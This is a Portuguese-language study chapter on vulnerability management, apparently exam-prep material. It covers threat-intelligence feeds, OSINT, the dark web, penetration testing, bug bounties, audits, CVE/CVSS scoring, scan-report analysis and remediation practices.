Os feeds de ameaças são fundamentais na varredura de vulnerabilidades, fornecendo dados contínuos em tempo real sobre as vulnerabilidades, explorações e agentes de ameaça mais recentes. Esses feeds servem como um recurso valioso para aprimorar a threat intelligence da organização e permitir a identificação e a correção mais rápidas de possíveis vulnerabilidades. Eles integram dados de várias fontes, incluindo prestadores de serviços de segurança, organizações de segurança cibernética e inteligência de código aberto, para visualizar de forma abrangente o cenário de ameaças.

As plataformas de feed de ameaças comuns incluem a Open Threat Exchange (OTX) do AlienVault, a X-Force Exchange da IBM e a Recorded Future. Essas plataformas coletam, analisam e distribuem informações sobre ameaças novas e emergentes, fornecendo informações utilizáveis que podem ser incorporadas às práticas de gerenciamento de vulnerabilidades de uma organização e, às vezes, diretamente às ferramentas de infraestrutura de segurança para oferecer proteções sempre atuais.

Os feeds de ameaças melhoram significativamente a identificação de vulnerabilidades, fornecendo informações e contexto oportunos sobre novas ameaças que a varredura de vulnerabilidades tradicional não fornece. Eles também oferecem informações que ajudam as organizações a concentrar primeiro seus esforços de correção nas vulnerabilidades mais relevantes e potencialmente prejudiciais. Essa abordagem proativa pode reduzir significativamente o tempo entre a descoberta de uma vulnerabilidade e sua correção, minimizando assim a exposição da organização a possíveis ataques.

Feeds de ameaças de terceiros

Os feeds de ameaças de código aberto e privados fornecem informações valiosas em tempo real sobre as ameaças e vulnerabilidades cibernéticas mais recentes. Ambos os tipos de feed agregam dados de várias fontes e podem ser integrados à infraestrutura de segurança de uma organização, contribuindo para uma estratégia proativa de segurança cibernética.

A escolha entre feeds de ameaças de código aberto e privados geralmente se resume a alguns atributos importantes. Os feeds de código aberto, como os fornecidos pela [Cyber Threat Alliance](https://www.cyberthreatalliance.org/) (<https://www.cyberthreatalliance.org/>) ou pela plataforma de compartilhamento de ameaças [MISP](https://www.misp-project.org/) (<https://www.misp-project.org/>), geralmente são gratuitos e acessíveis a todos, tornando-os uma solução econômica para organizações menores ou com orçamentos limitados. No entanto, eles podem não ter a profundidade, a amplitude ou a sofisticação da análise encontrada nos feeds privados.

Os feeds de ameaças privados geralmente fornecem informações mais abrangentes e insights analíticos avançados. No entanto, esses feeds têm um custo, e o retorno do investimento dependerá das necessidades específicas, do perfil de risco e dos recursos de uma organização. Algumas organizações podem usar uma combinação de feeds de código aberto e privados para alcançar um equilíbrio de custo e cobertura.

Figura 1. Portal de threat intelligence X-Force Exchange da IBM




Imagem com direitos autorais 2019 IBM Security exchange.xforce.ibmcloud.com (<https://exchange.xforce.ibmcloud.com/>)

Descrição

O texto no canto superior esquerdo diz: pesquise, colabore e aja com base em inteligência de ameaças. Abaixo do texto, há uma barra de pesquisa, seguida por links em alta no canto superior direito. O dashboard abaixo apresenta cinco seções: feed de proteção avançada contra ameaças da IBM, feed de alerta precoce, IRIS threat intelligence, comunicados recentes da IBM X-Force e atividade de ameaças. As duas primeiras seções são seguidas por um botão para iniciar seu teste de 30 dias.

Os resultados das pesquisas primárias realizadas por provedores de feed de dados de ameaças e pesquisadores podem assumir três formas principais:

- **Pesquisa de ameaças comportamentais:** consiste em comentários narrativos com exemplos de ataques, além de táticas, técnicas e procedimentos (TTPs) obtidos a partir de fontes primárias de pesquisa.
- **[Inteligência de ameaças reputacionais]:** consiste em listas de endereços IP e domínios associados a comportamentos maliciosos, além de assinaturas de malwares conhecidos baseados em arquivos.
- **Dados de ameaça:** são dados computacionais que podem correlacionar eventos observados nas próprias redes e logs do cliente com TTPs conhecidos e indicadores de atores de ameaça.

Os dados de ameaças podem ser apresentados como feeds que se integram a uma plataforma de gerenciamento de eventos e informações de segurança (SIEM). Esses feeds geralmente são descritos como dados de **[Inteligência de ameaças cibernéticas (CTI)]**. Os dados por si só não são uma solução de segurança completa. Para produzir inteligência utilizável, os dados de ameaças devem ser correlacionados com os dados observados nas redes dos clientes. Esse tipo de análise costuma ser alimentado por recursos de **[Inteligência artificial (IA)]** do SIEM.

Plataformas e feeds de threat intelligence geralmente são fornecidos de forma **[fechada-proprietária]**. Um feed proprietário é aquele em que pesquisas sobre ameaças e dados de CTI estão disponíveis mediante assinatura paga em uma plataforma comercial de threat intelligence. O provedor de soluções de segurança também disponibilizará mais rapidamente as pesquisas mais valiosas aos assinantes da plataforma na forma de blogs, artigos técnicos ou white papers e webinários. Alguns exemplos dessas plataformas são as listados a seguir:

- IBM X-Force Exchange(exchange.xforce.ibmcloud.com (<https://exchange.xforce.ibmcloud.com/>))
- Mandiant's FireEye ([mandiant.com/advantage/threat-intelligence](https://www.mandiant.com/advantage/threat-intelligence) (<https://www.mandiant.com/advantage/threat-intelligence>))
- Recorded Future ([recordedfuture.com/platform/threat-intelligence](https://www.recordedfuture.com/platform/threat-intelligence) (<https://www.recordedfuture.com/platform/threat-intelligence>))

Organizações de compartilhamento de informações

[Organizações de compartilhamento] de feeds de ameaças são grupos colaborativos que trocam dados sobre ameaças e vulnerabilidades emergentes em cibersegurança. Essas organizações coletam, analisam e disseminam threat intelligence de várias fontes, incluindo seus membros, pesquisadores de segurança e fontes públicas. Os membros dessas organizações (geralmente empresas, entidades governamentais e instituições acadêmicas) podem se beneficiar da inteligência compartilhada, obtendo informações sobre as ameaças mais recentes às quais podem não ter acesso individualmente. Eles podem usar essas informações para fortalecer seus sistemas e responder rapidamente a ameaças emergentes.

Exemplos dessas organizações incluem a Cyber Threat Alliance e os **[Information Sharing and Analysis Centers (ISACs)]**, que abrangem diversos setores da indústria. Essas organizações são cruciais para aumentar a resiliência coletiva da segurança cibernética e promover uma abordagem colaborativa para combater as ameaças cibernéticas.

Inteligência de código aberto

A Inteligência de Fonte Aberta (OSINT) consiste na coleta e análise de informações publicamente disponíveis, utilizando-as para apoiar a tomada de decisões. Em operações de segurança cibernética, a OSINT é usada para identificar vulnerabilidades e informações de ameaças coletando dados de muitas fontes, como blogs, fóruns, plataformas de mídia social e até mesmo da dark Web. Isso pode incluir informações sobre novos tipos de malware, estratégias de ataque usadas por criminosos cibernéticos e vulnerabilidades de software descobertas recentemente. Os pesquisadores de segurança podem usar as ferramentas OSINT para coletar e analisar automaticamente essas informações, identificando possíveis ameaças ou vulnerabilidades que possam afetar sua organização.

Algumas ferramentas comuns de **[Inteligência de Fonte Aberta (OSINT)]** incluem: **Shodan** (<https://www.shodan.io/>)—para investigar dispositivos conectados à Internet, **Maltego** (<https://www.maltego.com/>)— para visualizar redes complexas de informações, **Recon-ng** (<https://github.com/lanmaster53/recon-ng>)—para atividades de reconhecimento via web, **theHarvester** (<https://github.com/laramies/theHarvester>)—para coletar e-mails, subdomínios, hosts e nomes de colaboradores a partir de diferentes fontes públicas.

Nota:

O OSINT Framework é um recurso útil projetado para ajudar a localizar e organizar as ferramentas usadas para executar a inteligência de código aberto.
<https://github.com/lockfale/osint-framework> (<https://github.com/lockfale/osint-framework>)

A OSINT pode oferecer um contexto valioso para ajudar na avaliação dos níveis de risco associados a uma vulnerabilidade específica. Por exemplo, vulnerabilidades recém-descobertas que estão sendo exploradas ativamente ou discutidas em fóruns de hackers precisarão ter suas correções priorizadas. Dessa forma, a OSINT ajuda a identificar vulnerabilidades e desempenha um papel crítico no gerenciamento de vulnerabilidades e na avaliação de ameaças.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

A pesquisa de ameaças é um esforço de contrainteligência no qual empresas e pesquisadores de segurança buscam descobrir as [[táticas, técnicas e procedimentos (TTPs)]] dos adversários cibernéticos modernos. Há muitas empresas e instituições acadêmicas envolvidas na pesquisa primária de segurança cibernética. Os provedores de soluções de segurança com plataformas de firewall e antimalware obtêm muitos dados das redes de seus próprios clientes. Ao auxiliar os clientes nas operações de segurança cibernética, eles conseguem analisar e divulgar as TTPs e seus indicadores. Essas organizações também operam honeynets com o intuito de observar como os hackers interagem com sistemas vulneráveis.

A deep web e a [[dark web]] também são fontes de inteligência sobre ameaças. A Deep Web é qualquer parte da World Wide Web que não esteja indexada por um mecanismo de busca. Isso inclui páginas que exigem registro, páginas que bloqueiam a indexação para buscas, páginas não possuem links, páginas que usam DNS não padrão e conteúdo codificado de maneira atípica. Dentro da Deep Web há áreas que são deliberadamente ocultadas do acesso “regular” com navegador.

- **Dark Net:** é uma rede estabelecida como uma sobreposição à infraestrutura da Internet por softwares (como The Onion Router ou Tor, Freenet ou I2P), que atuam para tornar anônimo o uso e impedir que terceiros saibam da existência da rede ou analisem qualquer atividade que ocorra na rede. O roteamento onion (cebola), por exemplo, usa várias camadas de criptografia e retransmissões entre nós para alcançar esse anonimato.
- **Dark Web:** consiste em sites, conteúdos e serviços acessíveis apenas por meio de uma dark net. Embora existam mecanismos de busca na Dark Web, muitos sites são ocultados deles. O acesso a um site da Dark Web por meio de sua URL geralmente está disponível apenas “boca a boca”, nos bulletin boards (N.T.: do Bulletin Board System, ou BBS, tipo de fórum utilizado por usuários da Dark Web).

Figura 1. Uso do navegador TOR para visualizar o mercado AlphaBay, agora fechado pelas autoridades policiais



Captura de tela usada com permissão da Security Onion.

Descrição

Um menu de contexto sobreposto à tela exibe as opções: nova identidade, novo circuito Tor para este site, configurações de segurança, configurações da rede Tor e verificar atualização do navegador Tor à esquerda; e à direita, o circuito Tor para este site.

Investigar esses sites e fóruns da Dark Web é uma fonte valiosa de contrainteligência. O anonimato dos serviços da Dark Web tornou mais fácil para os investigadores se infiltrarem nos fóruns e lojas da Web estabelecidos para trocar dados roubados e ferramentas de hacking. À medida que os adversários reagem a isso, eles criam novas redes e formas de identificar a infiltração policial. Consequentemente, as Dark Nets e a Dark Web representam um cenário em constante mudança.

Observe que participar de atividades ilegais na Dark Web é estritamente proibido. Para se manter seguro, é importante ter cautela e seguir as diretrizes legais e éticas ao explorar a Dark Web.

A Dark Web é geralmente associada a atividades ilícitas e conteúdo ilegal, mas também tem propósitos legítimos.

- **Privacidade e anonimato:** a Dark Web fornece uma plataforma para aumentar a privacidade e o anonimato. Ela permite que os usuários se comuniquem e naveguem na Internet sem revelar sua identidade ou localização, o que pode ser valioso para delatores (whistleblowers), jornalistas, ativistas ou indivíduos que vivem sob regimes governamentais repressivos.
- **Acesso a informações censuradas:** em países com censura rigorosa da Internet, a Dark Web pode ser um caminho para acessar informações que, de outra forma, seriam bloqueadas ou restringidas. Ela permite que os indivíduos contornem a censura e acessem conteúdo politicamente sensível ou controverso.
- **Pesquisa e compartilhamento de informações:** alguns pesquisadores acadêmicos ou profissionais de segurança cibernética podem explorar a Dark Web para obter informações sobre atividades criminosas e analisar ameaças emergentes com o objetivo de melhorar as operações de segurança cibernética.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Testes de penetração

O [[Pentest]], ou teste de intrusão, é uma abordagem mais agressiva para a gestão de vulnerabilidades. Os hackers éticos tentam violar a segurança de uma organização nessa prática, explorando vulnerabilidades para demonstrar seu impacto potencial. Embora as verificações automatizadas de vulnerabilidades e os feeds de ameaças sejam componentes essenciais de um programa de segurança robusto, às vezes elas podem não identificar vulnerabilidades específicas que um teste de penetração pode descobrir.

Os testes de penetração envolvem a engenhosidade e a criatividade humana, que permitem descobrir vulnerabilidades complexas que as ferramentas automatizadas geralmente não detectam. Por exemplo, vulnerabilidades introduzidas pelo design e pela forma de implementação do aplicativo, e não por erros de desenvolvimento de código, geralmente passam despercebidas pelos scanners automatizados. Os testadores de penetração podem manipular a funcionalidade de um aplicativo para executar ações de maneiras não pretendidas por seus desenvolvedores, levando à identificação de brechas para exploração ilícita. Certos tipos de vulnerabilidades de contorno de autenticação ou vulnerabilidades encadeadas (onde vários problemas menores podem ser combinados para criar uma falha de segurança significativa) geralmente estão além dos recursos de detecção de ferramentas de varredura automatizadas.

Os testes de penetração também se destacam na identificação de vulnerabilidades associadas a configurações inadequadas ou políticas de segurança fracas. Embora os métodos de varredura automatizada forneçam dados críticos de vulnerabilidade, o teste de penetração fornece uma análise mais profunda e abrangente da postura de segurança de uma organização.

- **Testes em ambiente desconhecido (anteriormente conhecidos como black box):** ocorrem quando o consultor/invasor não possui informações privilegiadas sobre a rede e seus sistemas de segurança. Este tipo de teste exige que o consultor/invasor realize uma extensa fase de reconhecimento. Esses testes são úteis para simular o comportamento de uma ameaça externa.
- **Testes em ambiente conhecido (anteriormente conhecidos como white box):** ocorrem quando o consultor/invasor possui acesso completo às informações sobre a rede. Estes testes são úteis para simular o comportamento de uma ameaça interna privilegiada.
- **Testes de ambiente parcialmente conhecido (anteriormente chamados de gray box ou caixa cinza):** ocorrem quando o consultor/invasor possui algumas informações. Este tipo de teste exige reconhecimento parcial por parte do consultor/invasor.


Recompensas por bugs

Programas de [[bug bounty]] são outra estratégia proativa e consistem em incentivar a identificação e o relato de vulnerabilidades por meio da oferta de recompensas a pesquisadores de segurança externos ou hackers “white hat”. Os testes de penetração e os programas de recompensa por bugs são práticas proativas de segurança cibernética para identificar e mitigar vulnerabilidades em um sistema ou aplicativo. Ambos envolvem a exploração de vulnerabilidades para entender seu impacto potencial, diferindo basicamente no tipo de agente de testes e em como este está estruturado. Os testes de penetração geralmente são realizados por uma equipe contratada de hackers éticos profissionais em um período de tempo limitado, usando uma abordagem estruturada que se baseia nos requisitos da organização. Esta abordagem permite um exame focado e aprofundado de sistemas ou aplicativos específicos e fornece um custo e um cronograma previsíveis.

Já os programas de recompensa por bugs abrem o processo de teste a uma comunidade global de pesquisadores de segurança independentes. As recompensas por encontrar e relatar vulnerabilidades incentivam esses pesquisadores. Essa abordagem pode trazer habilidades e perspectivas distintas para o processo de teste, potencialmente revelando vulnerabilidades mais complexas ou obscuras.

Uma organização pode escolher testes de penetração para uma avaliação mais controlada e direcionada, especialmente ao testar componentes específicos ou atender a certos requisitos de conformidade. Um programa de recompensa por bugs pode ser preferível quando se busca uma gama mais extensa de testes, aproveitando as habilidades coletivas de uma comunidade global. No entanto, muitas organizações veem valor em ambos os tipos e usam uma combinação de testes de penetração e programas de recompensa por bugs para garantir um gerenciamento abrangente de vulnerabilidades.

Figura 1. A plataforma HackerOne foi desenvolvida para apoiar pesquisadores de segurança e promover a divulgação responsável de vulnerabilidades.



Captura de tela usada com permissão de HackerOne.

Descrição

O logotipo do HackerOne no canto superior esquerdo é seguido por botões expansíveis para soluções, produtos, parceiros, empresa, hackers e recursos. A tela exibe: One platform. Preemptive security. Delivered. Supere os cibercriminosos com uma legião de hackers éticos que trabalham para você na proteção contínua de sua superfície de ataque. Dois botões, explorar a plataforma (selecionado) e solicitar uma demonstração, estão na parte inferior do texto. Um gráfico de rosca intitulado principais fraquezas e um gráfico de área intitulado tendências de fraquezas estão presentes à direita.

Nota:

Programas de divulgação responsáveis são criados por organizações para incentivar indivíduos a relatar vulnerabilidades de segurança em softwares ou sistemas, permitindo que a organização solucione essas falhas antes que possam ser exploradas de maneira maliciosa. Os programas de divulgação responsável fornecem diretrizes e procedimentos para relatar vulnerabilidades e geralmente oferecem recompensas ou reconhecimento a indivíduos que divulgam de forma responsável problemas de segurança verificados.

Auditoria

Auditorias são uma parte essencial do gerenciamento de vulnerabilidades. Enquanto as auditorias de produto se concentram em funcionalidades específicas, como o código de um aplicativo, as auditorias de [[sistemas-processos]] analisam o uso e a implantação mais ampla dos produtos, incluindo a cadeia de suprimentos, configuração, suporte, monitoramento e cibersegurança. As auditorias de segurança avaliam os controles, políticas e procedimentos de segurança de uma organização, geralmente usando padrões como ISO 27001 ou o Cybersecurity Framework (enquadramento de segurança cibernética) do NIST como referência. Essas auditorias podem identificar vulnerabilidades técnicas e fraquezas operacionais que afetam a postura de segurança de uma organização.

As auditorias de segurança cibernética são revisões abrangentes projetadas para garantir que a postura de segurança de uma organização esteja alinhada aos padrões e práticas recomendados estabelecidos. Existem vários tipos de auditorias de segurança cibernética, incluindo auditorias de conformidade, que avaliam a adesão a regulamentos como GDPR ou HIPAA; auditorias baseadas em risco, que identificam ameaças e vulnerabilidades potenciais nos sistemas e processos de uma organização; e auditorias técnicas, que se aprofundam nas especificidades da infraestrutura de TI da organização, examinando áreas como segurança de rede, controles de acesso e medidas de proteção de dados.

Os testes de penetração se encaixam nas práticas de auditoria de segurança cibernética como componente crucial de uma auditoria técnica, pois fornecem uma avaliação prática das defesas da organização, simulando cenários de ataque do mundo real. Em vez de simplesmente avaliar políticas ou configurações, os testes de penetração buscam ativamente vulnerabilidades exploráveis, fornecendo uma imagem clara do que um invasor poderia realizar. Os resultados desses testes são então usados para melhorar os controles de segurança da organização e mitigar os riscos identificados.

Os testes de penetração também desempenham um papel importante nas auditorias de conformidade, pois muitos regulamentos exigem que as organizações realizem testes de penetração regulares como parte de seu programa de segurança cibernética. Por exemplo, o [[Payment Card Industry Data Security Standard (PCI DSS)]] exige a realização de Pentests anuais e proativos para organizações que processam dados de portadores de cartão.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Análise e correção de vulnerabilidades são estágios críticos no gerenciamento de vulnerabilidades. A análise de vulnerabilidades envolve a avaliação de vulnerabilidades quanto ao seu potencial impacto e explorabilidade. Esse processo pode considerar fatores como a facilidade de exploração, os danos potenciais de uma exploração bem-sucedida, o valor do ativo vulnerável e o cenário atual de ameaças.

A análise de vulnerabilidades ajuda a priorizar os esforços de correção, garantindo que as vulnerabilidades mais críticas sejam tratadas primeiro. A correção descreve como as vulnerabilidades são abordadas para mitigar seu risco potencial. As técnicas de mitigação geralmente incluem a aplicação de patches, a alteração de configurações, a atualização de software ou a substituição de sistemas vulneráveis. Quando não é possível a correção imediata, os controles compensatórios descrevem planos alternativos para reduzir o risco. A verificação de que os esforços de correção foram bem-sucedidos pode ser realizada por vários métodos, incluindo uma nova varredura dos sistemas afetados. As organizações podem melhorar significativamente sua resiliência contra ataques cibernéticos analisando e corrigindo cuidadosamente as vulnerabilidades.

Objetivos abordados no exame:


- 4.3 Explicar várias atividades associadas ao gerenciamento de vulnerabilidades.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Um scanner automatizado precisa ser mantido atualizado com informações sobre vulnerabilidades conhecidas. Essas informações são frequentemente descritas como um [[feed de vulnerabilidades]], embora a ferramenta Nessus se refira a esses feeds como *plug-ins* e o OpenVAS os chame de *network vulnerability tests (NVTs)*. Muitas vezes, o feed de vulnerabilidades é um elemento importante dos modelos comerciais dos fornecedores de ferramentas de varredura porque as atualizações mais recentes exigem uma assinatura válida.

Figura 1. Verificação do status do feed no gerenciador de vulnerabilidades Greenbone Community Edition.



Captura de tela: Greenbone Community Edition [greenbone.net/en/community-edition](https://www.greenbone.net/en/community-edition) (<https://www.greenbone.net/en/community-edition>).

Nota:

O banco de dados nacional de vulnerabilidades (National Vulnerability Database, NVD, dos EUA) é um repositório mantido pelo instituto nacional de padrões e tecnologia (National Institute of Standards and Technology, NIST, dos EUA) que fornece informações detalhadas sobre vulnerabilidades de software conhecidas, incluindo descrições de vulnerabilidades, classificações de gravidade, versões de software afetadas e medidas de mitigação.

Os feeds de vulnerabilidades usam identificadores comuns para facilitar o compartilhamento de dados de inteligência em diferentes plataformas. Muitos scanners de vulnerabilidades utilizam o [[Security Content Automation Protocol (SCAP)]] para obter atualizações de feeds ou plug-ins (scap.nist.gov) (<https://csrc.nist.gov/projects/security-content-automation-protocol/>).

Além de fornecer um mecanismo para distribuir o feed, o SCAP define maneiras de comparar a configuração real de um sistema com uma referência-alvo segura e também com vários sistemas de identificadores comuns. Esses identificadores fornecem um meio padrão para diferentes produtos se referirem a uma vulnerabilidade ou plataforma de maneira sistemática e uniforme.

O [[CVE (vulnerabilidades e exposições comuns)]] é um dicionário de vulnerabilidades em sistemas operacionais e softwares de aplicativos publicados (cve.mitre.org) (<https://cve.mitre.org/>). Os elementos que compõem o registro de uma vulnerabilidade no CVE incluem:

- Um identificador no formato CVE-AAAA-####, em que AAAA é o ano em que a vulnerabilidade foi descoberta e #### é um número de pelo menos quatro dígitos que indica a ordem em que a vulnerabilidade foi descoberta.
- Uma breve descrição da vulnerabilidade.

- Uma lista de referência de URLs que dão mais informações sobre a vulnerabilidade.
- A data de criação do registro de vulnerabilidade.

O dicionário CVE fornece o principal insumo para o National Vulnerability Database (NVD) do NIST(nvd.nist.gov (<https://nvd.nist.gov/>)). O NVD complementa as descrições do CVE com análises adicionais, uma métrica de criticidade calculada pelo [[Common Vulnerability Scoring System (CVSS)]] e informações de correção.

O Fórum de Equipes de Resposta a Incidentes e Segurança (Forum of Incident Response and Security Teams) mantém o CVSS ([first.org/cvss](https://www.first.org/cvss) (<https://www.first.org/cvss>)). As métricas do CVSS geram uma pontuação de 0 a 10 com base nas características da vulnerabilidade; por exemplo, se ela pode ser acionada remotamente ou precisa de acesso local, se é necessária a intervenção do usuário etc. As pontuações são agrupadas em descrições da seguinte forma:

Gerar pontuação Descrição

0,1+	Baixa
4.0+	Média
7,0+	Alta
9.0+	Crítica



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Depois de concluir uma varredura de vulnerabilidades, a ferramenta gera um relatório com o resumo de todas as descobertas. O relatório atribui cores às vulnerabilidades de acordo com a criticidade. O vermelho normalmente denota um ponto fraco que requer atenção imediata. As vulnerabilidades podem ser analisadas por escopo (as mais críticas entre todos os hosts) ou por host. Os relatórios geralmente incluem links para ver detalhes específicos sobre cada vulnerabilidade e como os problemas podem ser corrigidos.

Figura 1. Relatório de varredura que lista várias vulnerabilidades de alta gravidade encontradas em um host do Windows.

Severity	QoD	Name	Location	Date
High	8.1	Microsoft Windows Vulnerability (CVE-2019-0906)	192.168.1.100	2019-09-06
High	8.1	Microsoft Windows Vulnerability (CVE-2019-0907)	192.168.1.100	2019-09-07
High	8.1	Microsoft Windows Vulnerability (CVE-2019-0908)	192.168.1.100	2019-09-08
High	8.1	Microsoft Windows Vulnerability (CVE-2019-0909)	192.168.1.100	2019-09-09

Captura de tela: Greenbone Community Edition [greenbone.net/en/community-edition](https://www.greenbone.net/en/community-edition) (<https://www.greenbone.net/en/community-edition>).

Descrição

A captura de tela exibe as seguintes abas na parte superior: informações, resultados (135 de 1148), hosts (1 de 254), portas (17 de 30), aplicativos (19 de 44), sistemas operacionais (1 de 6), CVEs (48 de 48), CVEs fechadas (56 de 56), certificados TLS (3 de 5), mensagens de erro (2 de 2) e tags de usuário (0). A aba Resultados está selecionada. A tabela abaixo lista: vulnerabilidade, gravidade, QoD, IP do host, nome do host, localização e data/hora de criação.

A varredura ativa ou intrusiva geralmente tem maior capacidade de detectar uma ampla gama de vulnerabilidades nos sistemas host e pode reduzir consideravelmente os [[falsos-positivos]]. Falso positivo refere-se a uma situação em que um scanner ou outra ferramenta de avaliação identifica incorretamente uma vulnerabilidade.

Por exemplo, uma verificação de vulnerabilidades pode sinalizar uma porta aberta no firewall como um risco de segurança com base no seu uso conhecido por um determinado malware. No entanto, se essa porta não estiver aberta no sistema, tempo e esforço desnecessários são desperdiçados na investigação do problema. Se uma varredura de vulnerabilidades gerar demasiados falsos-positivos, corre-se o risco de se desconsiderar as varreduras no geral, podendo ocasionar problemas maiores.

Além disso, é importante manter atenção ao risco de [[falsos negativos]], ou seja, possíveis vulnerabilidades que não são detectadas em uma varredura. Esse risco pode ser evitado executando varreduras periodicamente e utilizando programas de varredura de diferentes fornecedores. Os plug-ins de varredura automatizada dependem de scripts pré-compilados e podem não replicar os ataques bem-sucedidos de um hacker habilidoso e determinado, podendo levar a uma falsa sensação de segurança.

O exame dos logs de sistema e de rede relacionados pode validar os relatórios de vulnerabilidades. Suponhamos que um verificador de vulnerabilidades identifique um processo em execução em uma máquina com Windows, rotule o aplicativo que cria esse processo como instável e, possivelmente, cause o travamento do sistema operacional e a interrupção de outros processos e serviços. Uma revisão dos logs de eventos do computador revela vários registros indicando que o processo falhou nas últimas semanas. Outros registros mostram a falha subsequente de alguns outros processos relacionados. Nesse caso, foi utilizada uma fonte de dados relevante para confirmar se o alerta de vulnerabilidade é válido.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

A análise de vulnerabilidades é fundamental no apoio a vários aspectos importantes da estratégia de segurança cibernética de uma organização, incluindo priorização, classificação de vulnerabilidades, considerações de exposição, impacto organizacional e contextos de tolerância a riscos.

Priorização

A análise de vulnerabilidades ajuda a priorizar os esforços de correção identificando as vulnerabilidades mais críticas, que representam riscos mais significativos para a organização. Geralmente, a priorização se baseia em fatores como a gravidade da vulnerabilidade, a facilidade de exploração e o impacto potencial de um ataque. Ao priorizar as vulnerabilidades, a organização pode direcionar seus recursos limitados para resolver primeiro as ameaças mais significativas.

Classificação

A análise de vulnerabilidades auxilia na sua classificação, categorizando-as de acordo com suas características, como o tipo de sistema ou aplicativo afetado, a natureza da vulnerabilidade ou o impacto potencial. A classificação pode ajudar a esclarecer o escopo e a natureza das ameaças de uma organização.

Fator de exposição

A análise de vulnerabilidades também deve considerar os fatores de exposição, como a acessibilidade de um sistema ou dados vulneráveis, e os fatores do ambiente, como o cenário de ameaças no momento ou as particularidades da infraestrutura de TI da organização. Esses fatores podem influenciar bastante a probabilidade de uma vulnerabilidade ser explorada e impactar diretamente seu nível de risco geral.

O [[fator de exposição (EF)]] representa o grau em que um ativo está suscetível a ser comprometido ou impactado por uma vulnerabilidade específica e contribui para a avaliação do impacto ou prejuízo potencial caso essa vulnerabilidade seja explorada. Alguns fatores podem ser: mecanismos de autenticação fracos, segmentação inadequada de rede ou métodos insuficientes de controle de acesso.

Impactos

A análise de vulnerabilidades avalia o potencial impacto organizacional das vulnerabilidades. Isso pode incluir perdas financeiras, danos à reputação, interrupções operacionais ou penalidades regulatórias. É fundamental compreender esse impacto para tomar decisões bem informadas quanto à mitigação de riscos.

Variáveis relativas ao ambiente

Diversas [[variáveis ambientais]] desempenham um papel significativo na influência da análise de vulnerabilidades. Um dos principais fatores relativos ao ambiente é a infraestrutura de TI da organização, que inclui o hardware, o software, as redes e os sistemas em uso. A diversidade, a complexidade e a idade desses componentes podem afetar o número e os tipos de vulnerabilidades presentes. Por exemplo, os sistemas legados podem ter vulnerabilidades conhecidas não corrigidas, enquanto novas tecnologias podem introduzir vulnerabilidades desconhecidas.

O cenário de ameaças externas é outro fator ambiental crucial. A prevalência de certos tipos de ataques ou as atividades de autores de ameaças específicos podem afetar a probabilidade de exploração de determinadas vulnerabilidades. Por exemplo, se os ataques de ransomware estão aumentando na área médica, esse setor pode priorizar essas vulnerabilidades.

O ambiente regulatório e de conformidade é outro fator importante. Organizações que fazem parte de setores altamente regulamentados, como saúde ou finanças, podem ter de priorizar vulnerabilidades capazes de causar violações de dados confidenciais e penalidades regulatórias. O ambiente operacional, incluindo os fluxos de trabalho, processos de negócios e padrões de uso da organização, também pode influenciar a análise de vulnerabilidades. Algumas práticas operacionais aumentam a exposição a vulnerabilidades específicas ou afetam o impacto potencial de uma exploração bem-sucedida. Exemplos incluem práticas inadequadas de gerenciamento de patches, falta de controle rigoroso de acesso, falta de treinamento de conscientização, práticas inadequadas de gerenciamento de configuração e políticas insuficientes para o desenvolvimento de aplicativos.

Tolerância ao risco

A análise de vulnerabilidades deve estar alinhada com a tolerância ao risco de uma organização. Tolerância ao [[risco refere-se]] ao nível de risco que uma organização está disposta a aceitar. Pode variar muito dependendo do porte, do setor, do ambiente regulatório e dos objetivos estratégicos da organização. Ao alinhar a análise de vulnerabilidades com a tolerância ao risco, a organização pode assegurar que seus esforços de gerenciamento de vulnerabilidades sigam sua estratégia geral de gerenciamento de riscos.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

As práticas de resposta e correção de vulnerabilidades abrangem várias estratégias e táticas, que incluem aplicação de patches, contratação de seguros, segmentação, controles de compensação, exceções e isenções, cada uma desempenhando um papel distinto no gerenciamento e mitigação de riscos relacionados à segurança cibernética.

Práticas de correção

- A **aplicação de patches** é uma das práticas de correção mais simples e eficazes. Envolve a aplicação de atualizações e patches a softwares ou sistemas para corrigir vulnerabilidades conhecidas. Essa prática ajuda a impedir que invasores explorem vulnerabilidades conhecidas, melhorando a postura de segurança da organização. Processos robustos e centralizados de gerenciamento de patches são essenciais para garantir que os patches sejam aplicados de forma rápida e consistente. Um programa de gerenciamento de patches tem como foco a instalação regular de patches de software para resolver vulnerabilidades e melhorar a segurança em diversos tipos de sistemas, como sistemas operacionais, dispositivos de rede (roteadores, switches e firewalls), bancos de dados, aplicativos web, aplicativos para desktop (clientes de e-mail, navegadores web e aplicativos de produtividade de escritório), além de outros aplicativos de software implantados no ambiente de TI da organização.
- O **seguro de segurança** cibernética oferece proteção financeira em caso de violação de segurança resultante de uma vulnerabilidade. É outro fator na resposta a vulnerabilidades. Embora o seguro não reduza diretamente as vulnerabilidades, ele é importante em uma estratégia mais abrangente de gerenciamento de riscos, complementando os controles técnicos com a transferência de riscos financeiros. Exemplos incluem cobertura para custos de resposta a violações de dados, interrupção nos negócios, ataques de ransomware, responsabilidade de terceiros, extorsão cibernética e muitos outros.
- A **segmentação** envolve a divisão de uma rede em segmentos diferentes para conter possíveis violações de segurança. Se um invasor explorar uma vulnerabilidade e conseguir acesso a um segmento, ele ficará confinado a esse segmento. Com isso, ele não poderá se mover lateralmente por toda a rede, o que limitará o impacto de um ataque bem-sucedido e auxiliará as equipes de resposta a incidentes.
